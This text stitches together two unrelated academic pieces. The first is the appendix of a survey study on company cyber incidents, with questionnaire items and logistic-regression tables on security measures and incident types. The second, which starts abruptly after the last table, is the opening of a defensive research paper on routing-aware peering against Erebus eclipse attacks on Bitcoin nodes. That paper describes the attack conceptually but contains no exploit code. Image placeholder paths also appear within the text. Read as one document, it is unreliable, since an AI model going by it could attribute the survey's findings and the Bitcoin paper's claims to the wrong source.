   Spyware - which was intended to spy on user activities or other data, Other malicious software e.g. viruses/worms/trojans → **Spyware & Other Malicious Software**;
   Manual hacking - i.e. mis-configuration and manipulation of hardware and software without the use of special malware → **Manual Hacking**;
   Denial of Service ((D)DoS) - attacks aimed at overloading web or e-mail servers, defacing attacks aimed at unauthorised alteration of company web content → **(D)DOS**;
   CEO fraud - in which a company leader was faked in order to effect certain actions by employees → **CEO-Fraud**:
   Phishing - in which employees were deceived with genuine-looking e-mails or websites e.g. in order to obtain sensitive company data) → **Phishing**
   (Scale: Amount [...])

A.3 "Measures" - Information security measures

1. Which of the following measures are currently in place in your company?
   (Written information security guidelines, written guidelines for emergency management → **Information Security Policy/Incident Response Plan**;
   Compliance with the guidelines is checked regularly and violations are punished if necessary → **Information Security Policy Enforcement**;
   Regular risk and vulnerability analyses (incl. pen-test) → **Risk Analysis**;
   Certification of information security [e.g. in accordance with ISO 27001 or VdS 3473] → **Information Security Certification**;
   Information security training for employees → **Information Security Training**;
   Exercises or simulations for the failure of important IT systems → **Emergency Drills**;
   Minimum requirements for passwords → **Password Requirements**;
   Individual assignment of access and user rights depending on the task → **Individual Access Control**;
   Regular data backups, Physically separate storage of backups → **Regular Data Backups/Seperate Backup Location**;
   Up-to-date antivirus software → **Antivirus Software**;
   Regular and prompt installation of available security updates and patches → **Regular Security Updates**;
   Protection of IT systems with a firewall) → **Firewall**;
   (Scale: Yes, no)
2. What is your impression? Would you say..:
   (a) The management is aware of the IT risks consciously and adheres to the specifications → **Information Security Sensitivity Management**;
   (b) The staff is aware of the IT risks consciously and adheres to the specifications → **Information Security Sensitivity Employees**;
   (c) In the company a lot is done for information security [INT.: more than classical protective measures] → **Information Security Investment**;

A.4 "Demographics" - Company characteristics

1. When was your company founded? → **Company Age [B:< 10 years]**;
   (year [free text], ≤ 2 years, < 10 years, < 25 years, < 100 years, ≥ 100 years)
2. How high was the total turnover of your company in the last financial year? → **Annual Turnover**;
   (Total sales [free text], ≤ 500,000 €, < 1 million €, < 2 million €, < 10 million €, < 50 million €, < 500 million €, ≥ 500 million €)
3. Does your company export products or services? → **Export Activity**;
   (Yes, no)
4. How many locations with their own IT infrastructure does your company have...?
   (Locations in Germany → **Multiple National Locations**one;[free text], Locations abroad → **International Locations** [free text])
5. How many employees of your company invest the majority of their working time in ...
   (... the operation of IT in general? → **Employees Tech** (Scale: Number [free text])
6. Has your company outsourced IT functions [Multiple answers possible]
   (Email & Communication, Network Administration & Maintenance, Web Presence (e.g. Online Marketplaces, Shops, Customer Portals), Cloud Software & Cloud Storage, Information Security (e.g. Incident Detection, SIEM, Threat Intelligence) → **Outsourced IT Security**, Other [Free text], No IT Functions outsourced)
7. Which of the following measures are currently in place in your company?
   (Scale: Yes, no)

B Regressions for the Dataset

Table 8: Logistic regression: Information security policy enforcement

Factor	O.R.	C.I.	*p*-value
Export Activity	1.14	[0.96, 1.34]	0.13
Multiple National Locations	**1.34**	**[1.16, 1.54]**	**<0.01***
International Locations	**1.29**	**[1.04, 1.59]**	**0.02***
Industry Sector (only levels with significance displayed)			
D: Energy & Gas	**5.03**	**[2.17, 11.67]**	**<0.01***
G: Retail	**1.50**	**[1.11, 2.03]**	**<0.01***
I: Accommodation & Food	**1.60**	**[1.03, 2.49]**	**0.04***
J: Communication	**1.83**	**[1.17, 2.86]**	**<0.01***
K: Finances & Insurance	**7.20**	**[3.76, 13.79]**	**<0.01***
M: Prof. & Scientific	**1.54**	**[1.11, 2.14]**	**0.01***
N: Administrative & Sup.	**1.68**	**[1.15, 2.45]**	**<0.01***
P: Education	**1.70**	**[1.11, 2.58]**	**0.01***
Q: Health & Social Work	**2.06**	**[1.46, 2.90]**	**<0.01***
Interviewee Position			
Tech	**1.51**	**[1.30, 1.77]**	**<0.01***
Data Protection Officer	**1.56**	**[1.17, 2.09]**	**<0.01***
Factory Safety	0.56	[0.29, 1.09]	0.09
Risk Assessment Targeted	1.03	[0.95, 1.11]	0.46
Per 1 Mio Annual Turnover	1.00	[1.00, 1.00]	0.17
Employees Tech (Per 100)	**1.37**	**[1.07, 1.74]**	**0.01***
Employees (Per 100)	**1.08**	**[1.02, 1.15]**	**<0.01***

Table 9: Logistic regression: Incidence response plan

Factor	O.R.	C.I.	*p*-value
Export Activity	1.07	[0.88, 1.31]	0.50
Multiple National Locations	**1.58**	**[1.32, 1.90]**	**<0.01***
International Locations	**1.38**	**[1.01, 1.87]**	**0.04***
IT-Sec External	**1.31**	**[1.11, 1.54]**	**<0.01***
Industry Sector (only levels with significance displayed)			
C: Manufacturing	**1.60**	**[1.16, 2.20]**	**<0.01***
D: Energy & Gas	**6.33**	**[2.18, 18.36]**	**<0.01***
G: Retail	**1.86**	**[1.32, 2.62]**	**<0.01***
I: Accommodation & Food	**2.66**	**[1.59, 4.46]**	**<0.01***
J: Communication	**3.52**	**[1.91, 6.46]**	**<0.01***
K: Finances & Insurance	**6.43**	**[3.10, 13.31]**	**<0.01***
L: Real Estate	**2.09**	**[1.19, 3.67]**	**0.01***
M: Prof. & Scientific	**2.65**	**[1.74, 4.03]**	**<0.01***
N: Administrative & Sup.	**1.58**	**[1.02, 2.44]**	**0.04***
P: Education	**1.68**	**[1.12, 2.52]**	**0.01***
Q: Health & Social Work	**3.06**	**[2.00, 4.69]**	**<0.01***
S: Other Services	**1.70**	**[1.03, 2.83]**	**0.04***
Interviewee Position			
Management	**0.68**	**[0.50, 0.93]**	**0.02***
Tech	**1.57**	**[1.16, 2.13]**	**<0.01***
Data Protection Officer	**1.69**	**[1.17, 2.45]**	**<0.01***
Factory Safety	**0.45**	**[0.22, 0.89]**	**0.02***
Other	**0.62**	**[0.43, 0.88]**	**<0.01***
Risk Assessment Targeted	**1.17**	**[1.06, 1.29]**	**<0.01***
Employees (Per 100)	**1.36**	**[1.25, 1.48]**	**<0.01***

Table 10: Logistic regression: Risk analysis

Factor	O.R.	C.I.	*p*-value
Company Age	**1.51**	**[1.08, 2.12]**	**0.02***
Export Activity	1.10	[0.93, 1.30]	0.28
Multiple National Locations	**1.19**	**[1.03, 1.37]**	**0.02***
International Location	1.17	[0.95, 1.45]	0.15
Industry Sector (only levels with significance displayed)			
D: Energy & Gas	**3.50**	**[1.63, 7.48]**	**<0.01***
I: Accommodation & Food	**1.63**	**[1.03, 2.57]**	**0.04***
J: Communication	**2.32**	**[1.46, 3.68]**	**<0.01***
K: Finances & Insurance	**7.27**	**[3.84, 13.77]**	**<0.01***
M: Prof. & Scientific	**1.57**	**[1.11, 2.21]**	**<0.01***
N: Administrative & Sup.	**1.69**	**[1.15, 2.50]**	**<0.01***
Interviewee Position			
Management	0.84	[0.68, 1.05]	0.12
Tech	**1.24**	**[1.01, 1.52]**	**0.04***
Risk Assessment Mass	**0.92**	**[0.87, 0.98]**	**<0.01***
Risk Assessment Targeted	**1.12**	**[1.03, 1.22]**	**0.01***
Per 1 Mio Annual Turnover	1.00	[1.00, 1.00]	0.12
Employees Tech (Per 100)	1.07	[0.93, 1.24]	0.32
Employees (Per 100)	1.05	[0.99, 1.11]	0.08

Table 11: Logistic regression: Information security training

Factor	O.R.	C.I.	*p*-value
Company Age	**1.49**	**[1.07, 2.07]**	**0.02***
Export Activity	1.13	[0.96, 1.34]	0.14
International Locations	**1.49**	**[1.20, 1.86]**	**<0.01***
Industry Sector (only levels with significance displayed)			
C: Manufacturing	**1.40**	**[1.04, 1.87]**	**0.03***
D: Energy & Gas	**3.36**	**[1.73, 6.55]**	**<0.01***
E: Water & Waste	**1.84**	**[1.08, 3.13]**	**0.03***
G: Retail	**1.44**	**[1.06, 1.96]**	**0.02***
J: Communication	**3.30**	**[2.05, 5.32]**	**<0.01***
K: Finances & Insurance	**13.85**	**[7.12, 26.92]**	**<0.01***
L: Real Estate	**1.72**	**[1.04, 2.85]**	**0.03***
M: Prof. & Scientific	**1.56**	**[1.12, 2.18]**	**<0.01***
N: Administrative & Sup.	**1.67**	**[1.14, 2.44]**	**<0.01***
Q: Health & Social Work	**1.91**	**[1.36, 2.68]**	**<0.01***
Interviewee Position			
Tech	**1.58**	**[1.37, 1.84]**	**<0.01***
Risk Assessment Targeted	**1.11**	**[1.03, 1.20]**	**<0.01***
Employees Tech (Per 100)	1.16	[0.99, 1.36]	0.06
Employees (Per 100)	**1.14**	**[1.08, 1.20]**	**<0.01***

Table 12: Logistic regression: Emergency drill

Factor	O.R.	C.I.	*p*-value
Company Age	**1.57**	**[1.07, 2.30]**	**0.02***
Export Activity	1.13	[0.95, 1.35]	0.18
Multiple National Location	1.10	[0.95, 1.28]	0.19
International Location	1.17	[0.95, 1.44]	0.14
IT-Sec External	**0.80**	**[0.69, 0.93]**	**<0.01***
Industry Sector (only levels with significance displayed)			
C: Manufacturing	**1.64**	**[1.15, 2.34]**	**<0.01***
D: Energy & Gas	**2.95**	**[1.55, 5.62]**	**<0.01***
G: Retail	**1.57**	**[1.08, 2.28]**	**0.02***
H: Transportation	**1.72**	**[1.13, 2.61]**	**0.01***
I: Accommodation & Food	**2.61**	**[1.54, 4.41]**	**<0.01***
J: Communication	**3.13**	**[1.95, 5.03]**	**<0.01***
K: Finances & Insurance	**16.09**	**[9.39, 27.56]**	**<0.01***
L: Real Estate	**2.09**	**[1.17, 3.73]**	**0.01***
M: Prof. & Scientific	**1.52**	**[1.03, 2.25]**	**0.04***
N: Administrative & Sup.	**1.70**	**[1.09, 2.64]**	**0.02***
Interviewee Position			
Management	**0.60**	**[0.44, 0.81]**	**<0.01***
Tech	**1.58**	**[1.18, 2.12]**	**<0.01***
Other	**0.64**	**[0.45, 0.92]**	**0.02***
Risk Assessment Mass	0.95	[0.90, 1.02]	0.14
Risk Assessment Targeted	**1.18**	**[1.09, 1.29]**	**<0.01***
Employees Tech (Per 100)	**1.20**	**[1.05, 1.36]**	**<0.01***
Employees (Per 100)	**1.17**	**[1.12, 1.24]**	**<0.01***

Table 13: Logistic regression: Password requirements

Factor	O.R.	C.I.	*p*-value
Multiple National Location	1.21	[0.99, 1.48]	0.07
International Locations	**1.41**	**[1.01, 1.97]**	**0.04***
Industry Sector (only levels with significance displayed)			
C: Manufacturing	**0.67**	**[0.45, 0.99]**	**0.05***
H: Transportation	**0.59**	**[0.38, 0.93]**	**0.02***
K: Finances & Insurance	**3.80**	**[1.45, 9.92]**	**<0.01***
Interviewee Position			
Management	**0.64**	**[0.52, 0.80]**	**<0.01***
Other	**0.64**	**[0.47, 0.87]**	**<0.01***
Employees Tech (Per 100)	1.18	[0.88, 1.59]	0.27
Employees (Per 100)	**1.23**	**[1.12, 1.35]**	**<0.01***

Table 14: Logistic regression: Regular backups in separate backup locations

Factor	O.R.	C.I.	*p*-value
Company Age	**2.47**	**[1.53, 3.99]**	**<0.01***
Export Activity	1.05	[0.78, 1.41]	0.73
Interviewee Position			
Tech	**2.74**	**[2.00, 3.75]**	**<0.01***
Other	0.71	[0.48, 1.05]	0.08
Risk Assessment Targeted	1.13	[0.95, 1.34]	0.17
Per 1 Mio Annual Turnover	1.00	[1.00, 1.00]	0.06
Employees (Per 100)	1.07	[0.95, 1.21]	0.25

Table 15: Logistic regression: Antivirus software

Factor	O.R.	C.I.	*p*-value
Company Age	**4.18**	**[1.81, 9.65]**	**<0.01***
IT-Sec External	**2.87**	**[1.40, 5.88]**	**<0.01***
Interviewee Position			
Tech	**3.33**	**[1.71, 6.51]**	**<0.01***
Risk Assessment Mass	1.15	[0.89, 1.49]	0.27
Per 1 Mio Annual Turnover	1.00	[0.99, 1.00]	0.25
Employees (Per 100)	1.39	[0.98, 1.96]	0.06

Table 16: Logistic regression: Firewall

Factor	O.R.	C.I.	*p*-value
Company Age	**3.77**	**[1.86, 7.65]**	**<0.01***
Export Activity	1.49	[0.85, 2.63]	0.17
IT-Sec External	**2.18**	**[1.29, 3.67]**	**<0.01***
Interviewee Position			
Management	**0.37**	**[0.14, 0.96]**	**0.04***
Tech	2.18	[0.87, 5.45]	0.10
Other	**0.31**	**[0.11, 0.86]**	**0.03***
Risk Assessment Targeted	1.23	[0.89, 1.70]	0.22
Employees Tech (Per 100)	0.83	[0.65, 1.07]	0.15
Employees (Per 100)	1.22	[0.94, 1.58]	0.14

Table 17: Logistic regression: Spyware & other malware

Factor	O.R.	C.I.	*p*-value
Interviewee Position			
Audit	**2.05**	**[1.23, 3.41]**	**<0.01***
Regular Backups and Separate Backup Location	1.47	[0.88, 2.44]	0.14
Antivirus Software	1.58	[0.44, 5.68]	0.48
Regular Security Updates	1.15	[0.60, 2.21]	0.66
Firewall	2.01	[0.59, 6.92]	0.27
Information Security Policies or Incidence Response Plan	1.30	[0.97, 1.75]	0.08
Information Security Certification	1.00	[0.82, 1.20]	0.97
Information Security Policy Enforcement	0.91	[0.73, 1.14]	0.41
Risk Analysis	1.16	[0.96, 1.39]	0.12
Emergency Drill	0.88	[0.74, 1.06]	0.18
Password Requirements	0.98	[0.74, 1.31]	0.91
Individual Access Control	1.15	[0.80, 1.65]	0.46
Company Age	1.11	[0.73, 1.69]	0.62
Export Activity	**1.27**	**[1.04, 1.55]**	**0.02***
Multiple National Locations	**1.21**	**[1.02, 1.43]**	**0.03***
International Locations	**1.29**	**[1.02, 1.64]**	**0.04***
Industry Sector (only levels with significance displayed)			
Per 1 Mio Annual Turnover	1.00	[1.00, 1.00]	0.16
Employees Tech (Per 100)	**1.00**	**[1.00, 1.00]**	**0.05***
Employees (Per 100)	1.03	[0.96, 1.09]	0.42

Table 18: Logistic regression for Manual Hacking

Factor	O.R.	C.I.	*p*-value
Interviewee Position			
Management	1.45	[0.85, 2.46]	0.17
Regular Backups and Separate Backup Location	1.51	[0.35, 6.53]	0.58
Antivirus Software	0.38	[0.05, 3.21]	0.38
Regular Security Updates	0.44	[0.12, 1.64]	0.22
Information Security Policies or Incidence Response Plan	2.12	[0.85, 5.25]	0.10
Information Security Certification	0.74	[0.44, 1.23]	0.25
Information Security Policy Enforcement	0.88	[0.51, 1.52]	0.65
Risk Analysis	1.08	[0.68, 1.73]	0.74
Password Requirements	1.42	[0.59, 3.40]	0.43
Individual Access Control	2.03	[0.59, 6.97]	0.26
Company Age	1.86	[0.44, 7.78]	0.40
Export Activity	1.17	[0.70, 1.96]	0.55
Multiple National Locations	**2.03**	**[1.29, 3.20]**	**<0.01***
International Location	1.20	[0.68, 2.13]	0.53
Industry Sector (only levels with significance displayed)			
Per 1 Mio Annual Turnover	1.00	[1.00, 1.00]	0.70
Employees Tech (Per 100)	1.00	[1.00, 1.00]	0.11
Employees (Per 100)	0.98	[0.84, 1.16]	0.85

Table 19: Logistic regression: DDoS

Factor	O.R.	C.I.	*p*-value
Interviewee Position			
Audit	**3.03**	**[1.53, 6.00]**	**<0.01***
Other	**0.34**	**[0.15, 0.78]**	**0.01***
Firewall	0.79	[0.18, 3.49]	0.75
Information Security Policies or Incidence Response Plan	1.21	[0.72, 2.06]	0.47
Information Security Certification	1.10	[0.82, 1.47]	0.54
Information Security Policy Enforcement	1.16	[0.79, 1.69]	0.45
Risk Analysis	**1.62**	**[1.18, 2.22]**	**<0.01***
Emergency Drill	0.87	[0.65, 1.15]	0.33
Company Age	0.66	[0.37, 1.18]	0.16
Export Activity	0.92	[0.66, 1.27]	0.60
Multiple National Locations	**1.36**	**[1.03, 1.79]**	**0.03***
International Locations	**1.80**	**[1.25, 2.59]**	**<0.01***
Industry Sector (only levels with significance displayed)			
J: Communication	**4.34**	**[1.95, 9.67]**	**<0.01***
Per 1 Mio Annual Turnover	1.00	[1.00, 1.00]	0.50
Employees Tech (Per 100)	1.00	[1.00, 1.00]	0.06
Employees (Per 100)	0.99	[0.90, 1.10]	0.91

Table 20: Logistic regression: Defacing

Factor	O.R.	C.I.	*p*-value
Interviewee Position			
Data Protection Officer	1.75	[0.93, 3.29]	0.08
Regular Backups and Separate Backup Location	1.94	[0.45, 8.39]	0.38
Regular Security Updates	1.41	[0.30, 6.48]	0.66
Firewall	0.24	[0.05, 1.21]	0.08
Information Security Policies or Incidence Response Plan	**2.98**	**[1.34, 6.59]**	**<0.01***
Information Security Certification	1.07	[0.69, 1.65]	0.76
Information Security Policy Enforcement	**0.57**	**[0.36, 0.91]**	**0.02***
Risk Analysis	1.09	[0.71, 1.67]	0.69
Password Requirements	2.19	[0.92, 5.24]	0.08
Individual Access Control	0.71	[0.32, 1.57]	0.39
Company Age	1.18	[0.42, 3.31]	0.75
Export Activity	0.98	[0.60, 1.59]	0.93
Multiple National Location	1.12	[0.75, 1.67]	0.58
International Location	1.50	[0.89, 2.53]	0.13
Industry Sector (only levels with significance displayed)			
E: Water & Waste	**5.73**	**[1.22, 26.90]**	**0.03***
J: Communication	**4.34**	**[1.13, 16.69]**	**0.03***
Per 1 Mio Annual Turnover	1.00	[1.00, 1.00]	0.53
Employees Tech (Per 100)	1.00	[1.00, 1.00]	0.25
Employees (Per 100)	1.06	[0.92, 1.22]	0.41

Table 21: Logistic regression: Phishing

Factor	O.R.	C.I.	*p*-value
Interviewee Position			
Tech	**1.28**	**[1.05, 1.57]**	**0.02***
Factory Safety	**3.60**	**[1.86, 6.97]**	**<0.01***
Antivirus Software	1.62	[0.46, 5.72]	0.45
Regular Security Updates	0.70	[0.40, 1.22]	0.21
Information Security Policies or Incidence Response Plan	**1.72**	**[1.27, 2.31]**	**<0.01***
Information Security Certification	0.91	[0.75, 1.10]	0.32
Information Security Policy Enforcement	0.86	[0.70, 1.07]	0.19
Risk Analysis	**1.25**	**[1.04, 1.49]**	**0.02***
Company Age	0.90	[0.60, 1.34]	0.60
Export Activity	1.19	[0.97, 1.45]	0.09
Multiple National Locations	**1.24**	**[1.04, 1.46]**	**0.01***
International Location	1.23	[0.98, 1.56]	0.08
Industry Sector (only levels with significance displayed)			
G: Retail	**1.60**	**[1.07, 2.40]**	**0.02***
Per 1 Mio Annual Turnover	1.00	[1.00, 1.00]	0.12
Employees Tech (Per 100)	1.00	[1.00, 1.00]	0.11
Employees (Per 100)	1.01	[0.95, 1.07]	0.81

On the Routing-Aware Peering against Network-Eclipse Attacks in Bitcoin

Muoi Tran
National University of Singapore

Akshaye Shenoi
National University of Singapore

Min Suk Kang*
KAIST

Abstract

Safeguarding blockchain peer-to-peer (P2P) networks is more critical than ever in light of recent network attacks. Bitcoin has been successfully handling traditional Sybil and eclipse attacks; however, a recent Erebus attack [57] shows that effectively eclipsing a Bitcoin node is possible when the attack is combined with a network-Sybil capability; i.e., a malicious transit network can create millions or more Sybil identities. Given the immediate availability and stealthiness of the Erebus attack, Bitcoin Core has quickly implemented a few simple protocol/parameter changes to mitigate it. Our large-scale evaluations of these quick patches and three similar carefully-designed protocol tweaks confirm that, unfortunately, no simple solution can effectively handle the attack. This paper focuses on a more fundamental solution called routing-aware peering (or RAP), a proven silver bullet in detecting and circumventing similar network adversaries in other P2P networks. However, we show that, contrary to our expectation, preventing the Erebus attacks with RAP is only wishful thinking. We discover that Erebus adversaries can exploit a tiny portion of route inference errors in any RAP implementations, which gives an asymmetric advantage to the network adversaries and renders all RAP approaches ineffective. To that end, we propose an integrated defense framework that composes the available simple protocol tweaks and RAP implementation. In particular, we show that a highly customizable defense profile is required for individual Bitcoin nodes because RAP's efficacy depends significantly on where a Bitcoin node is located on the Internet topology. We present an algorithm that outputs a custom optimal defense profile that prevents most of Erebus attacks from the top-100 large transit networks.

1 Introduction

Many blockchains run on *permissionless* decentralized peer-to-peer (P2P) networks. Their openness and decentralization have been the keys to the success of cryptocurrencies and smart contracts; however, this comes with a price — they are potentially vulnerable to Sybil [15] and eclipse [51] attacks. Bitcoin [40], one of the most popular blockchain systems, has been effectively addressing Sybil and eclipse attacks. First, a Sybil attacker in Bitcoin can create many peer identities with different IP/port combinations using a single peer machine. In this way, the attacker can act like multiple peers in the system. However, the spawned Sybil identities do not cause much harm because the Bitcoin P2P protocol groups all the Sybil identities from a single IP address and contains them. Second, eclipse attacks target a specific node and manipulate the target's peering algorithm to isolate it from the rest of the network. The current Bitcoin client software is robust to the known attack [27] after patching a few vulnerabilities in its peering algorithm [25, 26].

However, a more recent attack, dubbed Erebus [57], shows that Bitcoin is still vulnerable to a *persistent* eclipse attack with the *network-Sybil capability*; i.e., a malicious autonomous system (AS) creating large numbers of peer identities via IP spoofing. Bitcoin's permissionless nature allows any sizable network adversaries (e.g., the top-100 largest ASes [9]) to easily create and use massive Sybil identities and ultimately control all of a target node's connections. Bitcoin Core has implemented a few quick patches to mitigate this attack [41, 52] with the caveat that none of them are complete solutions yet [21]. Our evaluations (see Section 3) confirm that these simple protocol fixes (and some other simple protocol tweaks) only marginally increase the Erebus attack execution time.

A more desirable long-term approach to the Erebus attack is to *remove* the network adversary's capability of utilizing large numbers of Sybil identities. One recurring suggestion for this is what we call a *routing-aware peering* (or RAP) approach. This option is a proven silver bullet in detecting and circumventing similar network adversaries in Tor P2P networks [1, 45, 53]. RAP empowers individual Bitcoin nodes to identify Sybil peer identities by analyzing the routes towards all potential peers. Some early discussions on RAP

*Corresponding author.

approaches in Bitcoin have been initiated, but no concrete implementation is available, possibly due to higher implementation complexity than quick patches.

This paper argues that preventing Erebus attacks with RAP is, unfortunately, wishful thinking. Unlike RAP in similar Tor P2P networks, RAP implementations in Bitcoin fail to prevent network adversaries and only increase the attack execution time slightly. We find that the critical weakness of all possible RAP approaches in Bitcoin is their infrequent yet inevitable route inference errors; e.g., less than 6% of miss rate. In a permissionless Bitcoin P2P network (unlike the semi-permissionless Tor network), such a low route inference error rate in RAP can be translated into tens or even hundreds of thousands of Sybil identities, which is still enough for a successful Erebus attack. By exploiting these rare inference errors in RAP, adversaries obtain an *asymmetric advantage* over a target Bitcoin node and successfully eclipse it in most cases.

After learning that no single countermeasure in the P2P layer can effectively mitigate the Erebus attack, we alternatively aim to design a defense system that integrates all these available countermeasures to provide a workable, practical solution against the attacks. Integrating the simple patches and RAP implementations may first seem obvious. However, it is not straightforward for two reasons: (1) simply implementing more of the available countermeasures in a Bitcoin node may not necessarily guarantee better defense performance as the security against the Erebus attack is *non-monotonic*; and (2) there exists no one-size-fits-all RAP operation in practice because its performance and cost vary drastically depending on *where* on the Internet topology a Bitcoin node is located. To that end, we present a new customizable defense framework for Bitcoin node operators to make an informed decision regarding the Erebus mitigation, particularly depending on their nodes' locations on the Internet topology. We also present an efficient algorithm that outputs RAP's optimal operating point along with the simple countermeasures, which prevents up to 98% of Erebus attacks from the top-100 large transit networks.

We summarize our contributions as follows:

- We evaluate a set of six (three old and three new) simple protocol/parameter tweaks against a recently proposed Erebus attack [57] using (and improving) a publicly available evaluation framework (§3). We conclude that none of them successfully mitigate the Erebus attack, unfortunately.
- We then evaluate a highly promising defense approach called routing-aware peering (RAP) and show that, contrary to our expectation, no practical RAP implementations for Bitcoin can prevent the Erebus attacks. They can only slightly increase the attack execution time (§4 and §5). Our new finding is that a minimal route inference error rate (which is shown to cause no significant impact to the previous defenses in similar P2P attacks) can give an asymmetric advantage to the Erebus network adversaries.
- We propose an integrated defense framework by composing the available simple protocol patches and the RAP implementations (§6) to protect Bitcoin nodes against the majority of the Erebus attacks. Our framework allows highly customizable defense profiles for Bitcoin nodes in diverse network environments that balance the desired level of robustness against the Erebus attack and the costs of RAP operation.




Figure 1: An illustration of the *life cycle* of peer IP addresses in Bitcoin. IPs are stored in two-tier tables where reliably reachable IPs are selected to be outgoing peers, and "terrible" (e.g., older than 30 days) IPs are eventually evicted.

2 Threat Model

In this paper, we consider the same attack goals and capabilities of the original Erebus attack [57]. As a background, we briefly introduce the Bitcoin peer-to-peer network (§2.1), and then we describe the Erebus attack model (§2.2).

2.1 Background on the Bitcoin P2P Protocol

Bitcoin [40] relies on a P2P network of individual nodes to maintain a replicated distributed ledger, the *blockchain*, which stores the historical ownership information of all funds in the system. A fund can be transferred from one user to another in a transaction. Valid transactions are grouped into a block, and the blockchain is periodically extended with a new block via a mining process. All transaction and block information is propagated by the P2P network until all nodes in the system are synchronized with the same state. Since Bitcoin is permissionless (i.e., nodes can freely join and leave the system), it allows a node to notify its existence to the network via self-advertising its peer identity (e.g., IP address) to some peers, who then propagate the address information to all other nodes. Bitcoin aims to form a random P2P network, where each node establishes ten outgoing connections that are carefully selected from its local database that stores other peers' identities [13]. Nodes with public IPs also accept up to 115 incoming connections and are considered reachable.

For an easier understanding of how the peer information (i.e., IP addresses) is maintained and used in Bitcoin, let us

zoom into the internal workings of a single Bitcoin node and show the *life cycle* of an IP address, i.e., all possible steps that it would experience within the internal data structure of the node in Figure 1. The internal peer database of a node consists of two tables: the `new` table stores newly-propagated IPs, and the `tried` table stores the IPs that have been connected to. Both tables manage IPs in groups (e.g., /16 prefix for IPv4) where each group can occupy only a small portion of the tables; see previous work [27, 57] for the detailed description of IP allocation. There are five steps in the life cycle of an IP address:

- In Step ①, the IP address propagated by other peers is initially inserted into the `new` table.
- If the new IP is inserted into an already occupied slot and the existing IP is "terrible" (e.g., older than 30 days), the existing one is evicted from the table; see Step ②. We observe that most IPs in the `new` table tend to become unreachable in the long run.
- Every two minutes, one randomly-chosen IP address from the `new` table is tested by a short-lived connection (i.e., feeler connection) and is promoted to the `tried` table if it is reachable; see Step ③. From our observation, most IPs in the `tried` table tend to be reachable even after a few weeks later.
- Step ④ describes the demotion of an IP address from the `tried` table to the `new` table if another IP is inserted into its slot and it is tested to be unreachable.
- In Step ⑤, when there are not yet ten outgoing connections, a reachable IP is selected at random from either `new` or `tried` table (which table is chosen is also randomized) to establish a connection. If this new outgoing peer is selected from the `new` table, it is also promoted to the `tried` table as in Step ③.

2.2 The Erebus Attack

The Erebus attack was recently presented as a stealthy partitioning attack against Bitcoin P2P network [57]. At a high level, the Erebus attacker follows the common attack recipes of P2P eclipse attacks, such as [27]; that is, to gradually insert adversary-controlled identities into the peer database of a targeted Bitcoin node until all connections selected by the victim are made to those peers (i.e., the victim is isolated from the rest of the network). The main difference of the Erebus attack compared to typical eclipse attacks is that a *network* adversary creates millions or more *network-Sybil* peer identities by spoofing IP addresses of any ASes behind her network with respect to the victim node's location. Figure 2 illustrates an example of the Erebus attack in which the adversary "AS666 Evil Telecom"[1] injects selected IP addresses (e.g., *B* and *C*) into the victim's internal database in the form

[1]The AS number 666 is used as a symbol of the devil's number. It is *not* meant to indicate a real AS with AS number 666.




Figure 2: An illustration of the Erebus attack [57]. "AS666 Evil Telecom" inserts some Sybil IPs (e.g., B and C) into the peer database of the victim Bitcoin node so that peer connections towards these Sybil IPs can be made later at the victim's discretion. At some point in time, AS666 eventually hijacks all peer connections of the victim node.

of peer advertisements and waits for the victim to connect to *B* and *C*. When all connections are made to Sybil IPs, the attack is considered as successful. Note that the adversary AS must be on the paths from the victim to Sybil nodes (e.g., *B*, *C*) to spoof their IP addresses but *not* necessarily on the reverse-direction paths.

We consider a network adversary (e.g., Tier-1 or large Tier-2 ASes) that has the full control of any messages going through her own network. The attacker can also send only low-rate (e.g., once every few seconds) source-IP-spoofed packets. The attack goal is to occupy all the peer connections of a targeted node and thus *isolate* (or eclipse) the targeted Bitcoin node from the rest of the Bitcoin P2P network.

Assumptions for victim nodes. We make the same assumptions made in the original Erebus attack work [57] for the victim Bitcoin nodes.

- *Identified by public IPs.* We consider Bitcoin full nodes with public IP addresses. There are about 8,000 such public nodes as of February 2021 [59]. Note that SPV client nodes [40], VPN-connected nodes, or Bitcoin nodes connected via Tor are out of scope as the original Erebus attack work also does not target them [57].
- *IPv4 only.* The vast majority (e.g., 85%) of Bitcoin nodes run with IPv4 [59], and we also assume that a victim node has a single IPv4 address. We limit ourselves to the IPv4 space in this paper, considering that an IPv4 Bitcoin node can only connect directly to other IPv4 nodes [24].
- *No central regulating authority.* Network attacks at the P2P layer are often prevented with some trusted central regulating authorities; e.g., a repository of white-listed (or black-listed) peers or connecting through relay nodes [3, 18,

20]. However, relying on such a centralized party is a less ideal approach, particularly in cryptocurrencies, as it may violate the permissionless blockchain principle. Thus, in this paper, we only consider solutions without any central authorities.

- *No moving target defense.* Targeted network attacks are sometimes effectively mitigated when a victim host frequently changes its network identity [2, 30, 31]. However, we argue that moving target defenses should only be the last resort for Erebus mitigation. When a moving target defense is deployed in a permissionless decentralized P2P network, a peer node needs to rebuild its P2P connectivity at every IP change. However, frequent IP changes in Bitcoin are known to seriously damage the peers' network connectivity and negatively affect the block and transaction propagation [29].
- *No cross-layer solutions.* The Erebus attack work [57] suggests one potential countermeasure called 'smart peer eviction policy' that requires some interactions between the consensus layer and the P2P network layer. Despite its potentials, such a cross-layer solution would unavoidably complicate the implementation and, worse, may open up new vulnerabilities. Thus, in this paper, we strictly limit ourselves to the P2P network-layer only solutions.

3 Limitations of Simple Countermeasures

Considering its immediate availability and the stealthiness property of the Erebus attack, the Bitcoin Core team has announced two simple patches not long after the publication of the Erebus attack [41, 52]. However, no systematic, large-scale evaluations have been conducted on such simple countermeasures. As a first step towards the Erebus mitigation, we implement and evaluate several simple countermeasures (including the two already adopted quick patches) to the Erebus attack. We consider a countermeasure is *simple* when the required change to the Bitcoin codebase is only a few lines of source code or even a single parameter change.

